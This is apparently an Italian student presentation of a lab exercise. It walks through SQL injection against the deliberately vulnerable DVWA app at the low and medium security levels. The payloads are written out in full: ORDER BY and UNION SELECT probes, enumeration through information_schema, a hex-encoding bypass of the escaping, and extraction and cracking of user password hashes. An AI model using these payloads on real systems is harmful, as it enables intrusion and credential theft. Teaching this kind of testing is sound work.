



BREACH



BREACH



BREACH



BREACH

B R E A C H

< CYBER SECURITY / "BUILD WEEK" > 2 >

Data

12 NOVEMBRE 2025



Una presentazione straordinaria

E queste sono solo alcune delle tante ragioni per cui questa presentazione è fantastica

LAURA NASTASI C.E.O

Author

LORENZO MANTONI
TOMMASO LUCCHESI
SAMUELE BARBA

Author

TEGEGNE FAEL
LUGI COPPOLA
COSIMO CHINCOLI

Chi siamo?

```
body {  
    Cyber Security & Ethical Hacking;  
  
    <body>  
        <p> Team specializzato in penetration  
        testing, analisi vulnerabilità e consulenza  
        sicurezza.</p>  
  
        <p> Servizi: test di intrusione, digital  
        forensics, formazione awareness.</p>  
  
        <p> Missione: proteggere sistemi e dati  
        attraverso approcci proattivi.</p>  
  
    </body>  
}
```

Agenda

- Web Application Exploit SQLi
- Web Application Exploit XSS
- System Exploit BOF
- Exploit Metasploitable con Metasploit
- Exploit Windows con Metasploit
- Jangow 01
- Empire Lupin One
- BlackBox Epicode

SQL INJECTION SU DVWA - LIVELLO LOW



Identificazione delle Vulnerabilità

Navigazione alla sezione **SQL**
Injection del menu **DVWA**,
Identificazione del campo di
input **User ID vulnerable**

Test UNION SELECT

Per individuare quali colonne della **query** risultano effettivamente visibili all'utente, è stato effettuato il test **UNIONSELECT** tramite il seguente input:

Enumerazione delle Colonne della Tabella "Users"

Al fine di ottenere una visione dettagliata della struttura della tabella users all'interno del database **dvwa**, è stata condotta una ricerca sulle colonne utilizzando la seguente **query SQL**:

Estrazione della Password dell'Utente "Pablo Picasso"

Grazie a questa procedura, la concatenazione dei dati ha permesso di ottenere in modo semplice e diretto la stringa contenente il nome, il cognome e **l'hash** della password dell'utente selezionato

SQL Injection su DVWA - Livello Low

INTRODUZIONE E CONTESTO

L'obiettivo di questa esercitazione e' dimostrare la vulnerabilità di **SQL Injection** presente nell'applicazione **DVWA** configurata con livello di sicurezza **low**, con lo specifico scopo di recuperare la password dell'utente **Pablo Picasso**.

AMBIENTE DI TESTING

Accesso alla **DVWA** tramite browser all'indirizzo **192.168.12.150/dvwa**

Login con credenziali amministrative: username **admin**, password **password**

Impostazione del livello di sicurezza **Low** nella sezione **DVWA Security**

Conferma delle modifiche tramite click su **Submit**

Motivazione Tecnica

Il livello di sicurezza impostato al livello low è fondamentale per poter imparare in un ambiente volutamente vulnerabile dove gli input non vengono sanitizzati. Il livello low è un ambiente perfetto per muovere in primi passi nel mondo del sql injection rendendo necessarie tecniche di bypass semplici.

Accesso alla Pagina Vulnerabile

- Navigazione alla sezione SQL Injection del menu DVWA
- Identificazione del campo di input User ID vulnerabile

```
body {  
    Input testato: ' or '1'='1  
    First name: Pablo  
    Surname: Picasso  
}
```

```
ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso  
  
ID: 1' or '1'='1  
First name: Bob  
Surname: Smith
```

Determinazione Struttura Database

Tecnica utilizzata: ORDER BY incrementale

Per identificare il numero di colonne presenti nella query **SQL** sottostante, è stata adottata la tecnica dell'ORDER BY incrementale.

Questo metodo consiste nell'inviare sequenze di richieste al server, aumentando progressivamente il valore del parametro utilizzato nell'istruzione ORDER BY.

vengono testate le seguenti sequenze:

- 1' ORDER BY 1-- -
- 1' ORDER BY 2-- -
- 1' ORDER BY 3-- -

```
body {  
    Input testato: 1' ORDER BY 2-- -  
    First name: admin  
    Surname: admin  
}
```

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' ORDER BY 2-- -
First name: admin
Surname: admin

Questi comandi permettono di osservare la risposta della pagina e di identificare il punto in cui si verifica un errore, indicando così il numero massimo di colonne gestite dalla **query**.

In questo modo si ottiene un'informazione fondamentale per proseguire con ulteriori fasi di analisi della vulnerabilità, sfruttando il comportamento anomalo della pagina per dedurre la struttura interna del database.

RISULTATI DELL'ANALISI TRAMITE ORDER BY INCREMENTALE

Durante l'applicazione della tecnica dell'**ORDER BY incrementale**, sono stati raccolti i seguenti risultati:

- **1' ORDER BY 1-- - : Successo** – la query è stata eseguita correttamente.
- **2' ORDER BY 2-- - : Successo** – la query è stata eseguita correttamente.
- **3' ORDER BY 3-- - : Errore** – il numero di colonne specificato eccede da quello effettivamente presente.

Da queste osservazioni si può concludere che la **query** in esame restituisce due colonne.

Quando viene richiesto un ordinamento in base a una terza colonna **ORDER BY 3-- -**, il database restituisce un errore, segnalando che il numero di colonne richiesto supera quelle realmente disponibili.

Spiegazione Tecnica

La clausola **ORDER BY** consente di ordinare i risultati della **query** in base a una o più colonne, specificate tramite il loro indice.

Se si tenta di ordinare i risultati utilizzando un indice di colonna superiore a quello effettivamente presente nel set di risultati, il database genera un errore.

Questo comportamento viene sfruttato per determinare in modo preciso il numero di colonne disponibili nella query, fornendo così una base solida per le successive fasi di analisi della vulnerabilità.



Identificazione delle Colonne Utili

Per individuare quali colonne della **query** risultano effettivamente visibili all'utente, è stato effettuato il test **UNION SELECT** tramite il seguente input:

Tramite il seguente input:

- Input utilizzato: ' 1 UNION SELECT 1,2-- -

```
body {  
  Input testato: ' 1 UNION SELECT 1,2-- -  
  First name: admin  
  Surname: admin  
}
```


Vulnerability: SQL Injection

User ID:

'UNION SELECT 1,2-- -

Submit

ID: 1' ORDER BY 2-- -
First name: admin
Surname: admin



Analisi del Risultato

Dall'analisi dell'output si nota che il valore **2** appare nella colonna **Surname**.

Questo indica che la seconda colonna è quella effettivamente visualizzata all'utente e, di conseguenza, può essere sfruttata per estrarre dati in fase di test.

Importanza della Clausola UNION SELECT

La clausola UNION consente di unire i risultati della query originale con quelli di una query arbitraria.

Perché questa operazione sia eseguita correttamente, è necessario che entrambe le query selezionino lo stesso numero di colonne.

Proprio per questo motivo, la determinazione preventiva del numero esatto di colonne si è rivelata una fase essenziale per la riuscita del test.



Scoperta del Nome del Database

Un passo fondamentale nell'analisi consiste nell'individuare il nome del database utilizzato dall'applicazione.

Questo processo permette di contestualizzare meglio la struttura dei dati e di indirizzare le successive fasi di test verso le tabelle di interesse.

Estrazione del Nome del Database

Input utilizzato:

1' UNION SELECT 1, database () -- -

```
body {  
  Input testato: 1' UNION SELECT 1, database () -- -  
  First name: admin  
  Surname: dvwa  
}  
  


Vulnerability: SQL Injection



User ID:



Submit



ID: 1' UNION SELECT 1, database() -- -  
First name: admin  
Surname: admin



ID: 1' UNION SELECT 1, database() -- -  
First name: 1  
Surname: dvwa


```

Spiegazione:

La funzione database () è una funzione built-in di MySQL che restituisce il nome del database attualmente in uso.

Questa funzione non prevede parametri e può essere invocata senza che siano necessari privilegi particolari.

Significato del Risultato

Dal risultato della query, si evince che il nome del database in uso è dvwa.

Questo database rappresenta il contenitore logico all'interno del quale sono memorizzate tutte le tabelle dell'applicazione, inclusa quella degli utenti che costituisce l'oggetto principale dell'attività di analisi condotta.



Significato del Risultato

Dal risultato della query, si evince che il nome del database in uso è dvwa.

Questo database rappresenta il contenitore logico all'interno del quale sono memorizzate tutte le tabelle dell'applicazione, inclusa quella degli utenti che costituisce l'oggetto principale dell'attività di analisi condotta.

Avendo identificato il database attivo, possiamo ora concentrare le nostre azioni sulle specifiche tabelle di interesse, proseguendo l'indagine sulle strutture dati e sulle informazioni sensibili archiviate all'interno di dvwa.



Enumerazione delle Tabelle del Database

Per identificare tutte le tabelle presenti all'interno del database attualmente in uso, è stata eseguita la seguente query:

```
1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema='dvwa' -- -
```

Tabelle trovate

L'enumerazione ha permesso di trovare tabelle sensibili:
guestbook
users

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema='dvwa' -- -
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema='dvwa' -- -
First name: guestbook
Surname: 2

ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema='dvwa' -- -
First name: users
Surname: 2
```

Enumerazione delle Colonne della Tabella "Users"

Al fine di ottenere una visione dettagliata della struttura della tabella users all'interno del database **dvwa**, è stata condotta una ricerca sulle colonne utilizzando la seguente query SQL:

```
1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users' AND table_schema='dvwa' -- -
```

Questa istruzione serve per aggregare in un'unica stringa tutti i nomi delle colonne appartenenti alla tabella selezionata.

```
body {  
    First name: password  
    Surname: 2  
    First name: avatar  
    surname : 2  
}
```

```
ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users' AND table_schema='dvwa'-- -  
First name: password  
Surname: 2  
  
ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_name='users' AND table_schema='dvwa'-- -  
First name: avatar  
Surname: 2
```

Questa analisi dettagliata della struttura della tabella **users**, ottenuta tramite la **query** illustrata, ha rappresentato un passaggio cruciale per identificare le informazioni sensibili presenti nel database e comprendere le potenziali implicazioni in termini di sicurezza.

Tale approccio dimostra quanto sia essenziale, per garantire una protezione efficace, adottare strategie di difesa multilivello e mantenere un controllo rigoroso sugli accessi ai dati più delicati.

- **user_id: Identificativo univoco dell'utente**
- **first_name: Nome dell'utente**
- **last_name: Cognome dell'utente**
- **user: Username utilizzato per il login**
- **password: Hash della password (campo di particolare interesse)**
- **avatar: Immagine profilo associata all'utente**

Enumerazione

Questa metodologia non solo ha evidenziato la vulnerabilità derivante dalla scarsa protezione dei dati, ma ha anche messo in luce come la conoscenza della struttura delle tabelle e delle relative colonne possa facilitare operazioni malevole di data extraction.

In tale contesto, il passo successivo consiste nell'analizzare le strategie di mitigazione più efficaci: è fondamentale limitare l'esposizione delle informazioni nel database, implementare controlli di accesso più stringenti e monitorare costantemente le attività sospette per prevenire possibili compromissioni.

Solo attraverso un approccio proattivo e una continua revisione delle politiche di sicurezza è possibile rafforzare la resilienza del sistema e garantire la tutela dei dati sensibili degli utenti.



Estrazione della Password dell'Utente "Pablo Picasso"

Per recuperare le credenziali dell'utente **Pablo Picasso** e di tutti gli altri utenti, è stata eseguita la seguente **query**:

```
1' UNION SELECT user,password FROM users-- -
```

```
body {  
  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
}
```

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Risultato e Decifrazione della Password

L'hash MD5 recuperato per l'utente **Pablo Picasso** è: **0d107d09f5bbe40cade3de5c71e9e9b7**.

Password ottenuta: letmein

Le credenziali complete per l'utente Pablo Picasso sono quindi:

- Username: **pablo**
- Password: **letmein**
- Nome completo: **Pablo Picasso**

Questo esempio evidenzia chiaramente come la semplice esposizione dell'hash della password possa portare alla compromissione dell'intero sistema di autenticazione: una volta che un attaccante riesce a ottenere la corrispondenza in chiaro tramite tecniche di brute force o dizionario, l'accesso non autorizzato al profilo dell'utente diventa immediato, mettendo a rischio la sicurezza delle informazioni personali e sottolineando la necessità di adottare misure preventive più efficaci per la protezione delle credenziali.

Conclusioni

Conclusioni e Considerazioni sulla Sicurezza Vulnerabilità Dimostrate

Nel corso dell'esercitazione sono state evidenziate numerose vulnerabilità che mettono a rischio la sicurezza delle applicazioni web. In primo luogo, è stata riscontrata la possibilità di eseguire attacchi di tipo **SQL Injection** nonostante la presenza di protezioni di livello intermedio, dimostrando che queste misure possono essere aggirate da tecniche più sofisticate.

Un altro punto critico riguarda la mancanza di codifica, che permette agli attaccanti di recuperare informazioni sensibili in chiaro compreso le password una volta decifrati gli hash.

Queste vulnerabilità hanno consentito l'accesso non autorizzato a informazioni sensibili, evidenziando la debolezza delle misure di sicurezza implementate e la necessità di adottare strategie più efficaci per la protezione dei **dati**.

Infine, è stata sottolineata la **criticità** dell'utilizzo di algoritmi di hashing deboli, come **MD5**, per la protezione delle password, che espongono le credenziali degli utenti a rischi concreti di **compromissione**.



SQL INJECTION SU DVWA - LIVELLO MEDIUM



Identificazione delle Vulnerabilità

Navigazione alla sezione **SQL**
Injection del menu **DVWA**,
Identificazione del campo di
input **User ID vulnerable**

Test UNION SELECT

Per individuare quali colonne della **query** risultano effettivamente visibili all'utente, è stato effettuato il test **UNIONSELECT** tramite il seguente input:

Enumerazione delle Colonne della Tabella "Users"

Al fine di ottenere una visione dettagliata della struttura della tabella users all'interno del database **dvwa**, è stata condotta una ricerca sulle colonne utilizzando la seguente **query SQL**:

Estrazione della Password dell'Utente "Pablo Picasso"

Grazie a questa procedura, la concatenazione dei dati ha permesso di ottenere in modo semplice e diretto la stringa contenente il nome, il cognome e **l'hash** della password dell'utente selezionato

SQL Injection su DVWA - Livello Medium

INTRODUZIONE E CONTESTO

L'obiettivo di questa esercitazione e' dimostrare la vulnerabilità di **SQL Injection** presente nell'applicazione **DVWA** configurata con livello di sicurezza **medium**, con lo specifico scopo di recuperare la password dell'utente **Pablo Picasso**.

AMBIENTE DI TESTING

Accesso alla **DVWA** tramite browser all'indirizzo **192.168.12.150/dvwa**

Login con credenziali amministrative: username **admin**, password **password**

Impostazione del livello di sicurezza da **Low** a **Medium** nella sezione **DVWA Security**

Conferma delle modifiche tramite click su **Submit**

Motivazione Tecnica

La modifica del livello di sicurezza è fondamentale poiché attiva meccanismi di protezione aggiuntivi. A differenza del livello low dove gli input non vengono sanitizzati, il livello medium implementa la funzione mysql real escape string che aggiunge escape character, backslash agli apici e altri caratteri speciali, rendendo necessarie tecniche di bypass più avanzate.

Accesso alla Pagina Vulnerabile

- Navigazione alla sezione SQL Injection del menu DVWA
- Identificazione del campo di input User ID vulnerabile


```
body {  
    Input testato: 1  
    First name: admin  
    Surname: admin  
}
```

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Submit

A screenshot of a web browser displaying the DVWA SQL Injection page. The title bar says "Vulnerability: SQL Injection". Below it is a form with a single input field labeled "User ID" containing the value "1". To the right of the input field is a "Submit" button. Below the input field, the page displays the results of the injection: "ID: 1", "First name: admin", and "Surname: admin". The entire screenshot has a greenish tint, likely from a screenshot tool or a specific filter applied to the image.

Determinazione Struttura Database

Tecnica utilizzata: ORDER BY incrementale

Per identificare il numero di colonne presenti nella query **SQL** sottostante, è stata adottata la tecnica dell'ORDER BY incrementale.

Questo metodo consiste nell'inviare sequenze di richieste al server, aumentando progressivamente il valore del parametro utilizzato nell'istruzione ORDER BY.

vengono testate le seguenti sequenze:

- **1 ORDER BY 1--**
- **1 ORDER BY 2--**
- **1 ORDER BY 3--**

```
body {  
    Input testato: 1 ORDER BY 2--  
    First name: admin  
    Surname: admin  
}
```

Vulnerability: SQL Injection

User ID: Submit

ID: 1 ORDER BY 2--
First name: admin
Surname: admin

Questi comandi permettono di osservare la risposta della pagina e di identificare il punto in cui si verifica un errore, indicando così il numero massimo di colonne gestite dalla **query**.

In questo modo si ottiene un'informazione fondamentale per proseguire con ulteriori fasi di analisi della vulnerabilità, sfruttando il comportamento anomalo della pagina per dedurre la struttura interna del database.

RISULTATI DELL'ANALISI TRAMITE ORDER BY INCREMENTALE

Durante l'applicazione della tecnica dell'**ORDER BY incrementale**, sono stati raccolti i seguenti risultati:

- **ORDER BY 1-- : Successo** – la query è stata eseguita correttamente.
- **ORDER BY 2-- : Successo** – la query è stata eseguita correttamente.
- **ORDER BY 3-- : Errore** – il numero di colonne specificato eccede da quello effettivamente presente.

Da queste osservazioni si può concludere che la **query** in esame restituisce due colonne.

Quando viene richiesto un ordinamento in base a una terza colonna **ORDER BY 3--**, il database restituisce un errore, segnalando che il numero di colonne richiesto supera quelle realmente disponibili.

Spiegazione Tecnica

La clausola **ORDER BY** consente di ordinare i risultati della **query** in base a una o più colonne, specificate tramite il loro indice.

Se si tenta di ordinare i risultati utilizzando un indice di colonna superiore a quello effettivamente presente nel set di risultati, il database genera un errore.

Questo comportamento viene sfruttato per determinare in modo preciso il numero di colonne disponibili nella query, fornendo così una base solida per le successive fasi di analisi della vulnerabilità.



Identificazione delle Colonne Utili

Per individuare quali colonne della **query** risultano effettivamente visibili all'utente, è stato effettuato il test **UNION SELECT** tramite il seguente input:

Tramite il seguente input:

- Input utilizzato: **1 UNION SELECT 1,2--**

```
body {  
  Input testato: 1 UNION SELECT 1,2--  
  First name: 1  
  Surname: 2  
}
```

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT 1,2--
First name: admin
Surname: admin

ID: 1 UNION SELECT 1,2--
First name: 1
Surname: 2

Submit

Analisi del Risultato

Dall'analisi dell'output si nota che il valore **2** appare nella colonna **Surname**.

Questo indica che la seconda colonna è quella effettivamente visualizzata all'utente e, di conseguenza, può essere sfruttata per estrarre dati in fase di test.

Importanza della Clausola UNION SELECT

La clausola UNION consente di unire i risultati della query originale con quelli di una query arbitraria.

Perché questa operazione sia eseguita correttamente, è necessario che entrambe le query selezionino lo stesso numero di colonne.

Proprio per questo motivo, la determinazione preventiva del numero esatto di colonne si è rivelata una fase essenziale per la riuscita del test.



Scoperta del Nome del Database

Un passo fondamentale nell'analisi consiste nell'individuare il nome del database utilizzato dall'applicazione.

Questo processo permette di contestualizzare meglio la struttura dei dati e di indirizzare le successive fasi di test verso le tabelle di interesse.

Estrazione del Nome del Database

Input utilizzato:

1 UNION SELECT 1, database () --

```
body {  
    Input testato: 1 UNION SELECT 1, database () --  
    First name: 1  
    Surname: dvwa  
}
```

Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT 1, database()--
First name: admin
Surname: admin

ID: 1 UNION SELECT 1, database()--
First name: 1
Surname: dvwa

Spiegazione:

La funzione database () è una funzione built-in di MySQL che restituisce il nome del database attualmente in uso.

Questa funzione non prevede parametri e può essere invocata senza che siano necessari privilegi particolari.

Significato del Risultato

Dal risultato della query, si evince che il nome del database in uso è dvwa.

Questo database rappresenta il contenitore logico all'interno del quale sono memorizzate tutte le tabelle dell'applicazione, inclusa quella degli utenti che costituisce l'oggetto principale dell'attività di analisi condotta.



Significato del Risultato

Dal risultato della query, si evince che il nome del database in uso è dvwa.

Questo database rappresenta il contenitore logico all'interno del quale sono memorizzate tutte le tabelle dell'applicazione, inclusa quella degli utenti che costituisce l'oggetto principale dell'attività di analisi condotta.

Avendo identificato il database attivo, possiamo ora concentrare le nostre azioni sulle specifiche tabelle di interesse, proseguendo l'indagine sulle strutture dati e sulle informazioni sensibili archiviate all'interno di dvwa.



Enumerazione delle Tabelle del Database

Per identificare tutte le tabelle presenti all'interno del database attualmente in uso, è stata eseguita la seguente **query**:

```
1 UNION SELECT 1,group_concat(table_name) FROM information_schema.tables WHERE table_schema=0x64767761-
```

Hex Encoding

In questo contesto, si è reso necessario utilizzare la rappresentazione esadecimale dei nomi dei database e delle tabelle per aggirare eventuali filtri o restrizioni imposte dalla funzione **mysql real escape string**, la quale blocca l'utilizzo degli apici nelle **query**.

La conversione viene eseguita trasformando ogni carattere della stringa nel corrispondente valore esadecimale.

Enumerazione delle Colonne della Tabella "Users"

Al fine di ottenere una visione dettagliata della struttura della tabella users all'interno del database **dvwa**, è stata condotta una ricerca sulle colonne utilizzando la seguente query SQL:

```
1 UNION SELECT 1,group_concat(column_name) FROM information_schema.columns WHERE  
table_schema=0x64767761 AND table_name=0x7573657273--
```

Questa istruzione sfrutta la funzione **group concat** per aggregare in un'unica stringa tutti i nomi delle colonne appartenenti alla tabella selezionata.

Ad esempio:

- **dvwa** diventa **0x64767761** (d = 64, v = 76, w = 77, a = 61)
- **users** diventa **0x7573657273**

Il prefisso **0x** comunica a **MySQL** che la sequenza successiva deve essere interpretata come un valore esadecimale.

Risultato della Query

L'output ottenuto dalla query è stato il seguente:

```
body {  
    First name: 1  
    Surname: guestbook, users  
}
```


Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT 1,group_concat(table_name) FROM information_schema.tables WHERE table_schema=0x64767761
First name: admin
Surname: admin

ID: 1 UNION SELECT 1,group_concat(table_name) FROM information_schema.tables WHERE table_schema=0x7573657273
First name: 1
Surname: guestbook,users



Questo risultato mostra che nel database **dvwa** sono presenti almeno due tabelle: **guestbook** e **users**.

Funzione group concat

Funzione group concat

La funzione group concat svolge un ruolo fondamentale in questa fase, poiché consente di aggregare i valori restituiti da più righe in una singola stringa, separandoli mediante virgolette.

In questo modo è possibile visualizzare in un'unica colonna tutti i nomi delle tabelle individuate dalla query.

Schema information schema

Per completare l'analisi, è importante sottolineare che information schema è il database di sistema di MySQL che contiene i metadati riguardanti tutti gli altri database, le relative tabelle e colonne.

Interrogando questo schema è possibile ottenere una panoramica strutturata delle informazioni archiviate nei database gestiti dall'istanza MySQL.




```
body {  
    First name: 1  
    Surname: guestbook, users  
}
```

Vulnerability: SQL Injection

User ID: Submit

ID: 1 UNION SELECT 1,group_concat(column_name) FROM information_schema.columns WHERE table_schema=0x64767761 AND table_name=0x7573657273--
First name: admin
Surname: admin

ID: 1 UNION SELECT 1,group_concat(column_name) FROM information_schema.columns WHERE table_schema=0x64767761 AND table_name=0x7573657273--
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar



Questa analisi dettagliata della struttura della tabella **users**, ottenuta tramite la **query** illustrata, ha rappresentato un passaggio cruciale per identificare le informazioni sensibili presenti nel database e comprendere le potenziali implicazioni in termini di sicurezza.

Tale approccio dimostra quanto sia essenziale, per garantire una protezione efficace, adottare strategie di difesa multilivello e mantenere un controllo rigoroso sugli accessi ai dati più delicati.

- **user_id: Identificativo univoco dell'utente**
- **first_name: Nome dell'utente**
- **last_name: Cognome dell'utente**
- **user: Username utilizzato per il login**
- **password: Hash della password (campo di particolare interesse)**
- **avatar: Immagine profilo associata all'utente**

Enumerazione

Questa metodologia non solo ha evidenziato la vulnerabilità derivante dalla scarsa protezione dei dati, ma ha anche messo in luce come la conoscenza della struttura delle tabelle e delle relative colonne possa facilitare operazioni malevole di data extraction.

In tale contesto, il passo successivo consiste nell'analizzare le strategie di mitigazione più efficaci: è fondamentale limitare l'esposizione delle informazioni nel database, implementare controlli di accesso più stringenti e monitorare costantemente le attività sospette per prevenire possibili compromissioni.

Solo attraverso un approccio proattivo e una continua revisione delle politiche di sicurezza è possibile rafforzare la resilienza del sistema e garantire la tutela dei dati sensibili degli utenti.



Estrazione della Password dell'Utente "Pablo Picasso"

Per recuperare le credenziali dell'utente **Pablo Picasso**, è stata eseguita la seguente **query**:

```
1 UNION SELECT 1,concat(first_name,0x20,last_name,0x3a20,password) FROM users WHERE  
first_name=0x5061626c6f AND last_name=0x5069636173736f--
```

```
body {  
  
    First name: 1  
    Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
}
```

Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT 1,concat(first_name,0x20,last_name,0x3a20,password) FROM users WHERE first_name=0x5061626c6f AND last_name=0x5069636173736f--
First name: admin
Surname: admin

ID: 1 UNION SELECT 1,concat(first_name,0x20,last_name,0x3a20,password) FROM users WHERE first_name=0x5061626c6f AND last_name=0x5069636173736f--
First name: 1
Surname: Pablo Picasso: 0d107d09f5bbe40cade3de5c71e9e9b7

- Pablo = 0x5061626c6f
- Picasso = 0x5069636173736f
- Spazio () = 0x20
- Separatore (:) = 0x3a20

Esadecimale

In questa istruzione, i valori Pablo e Picasso sono stati convertiti in esadecimale per essere utilizzati nella clausola WHERE:

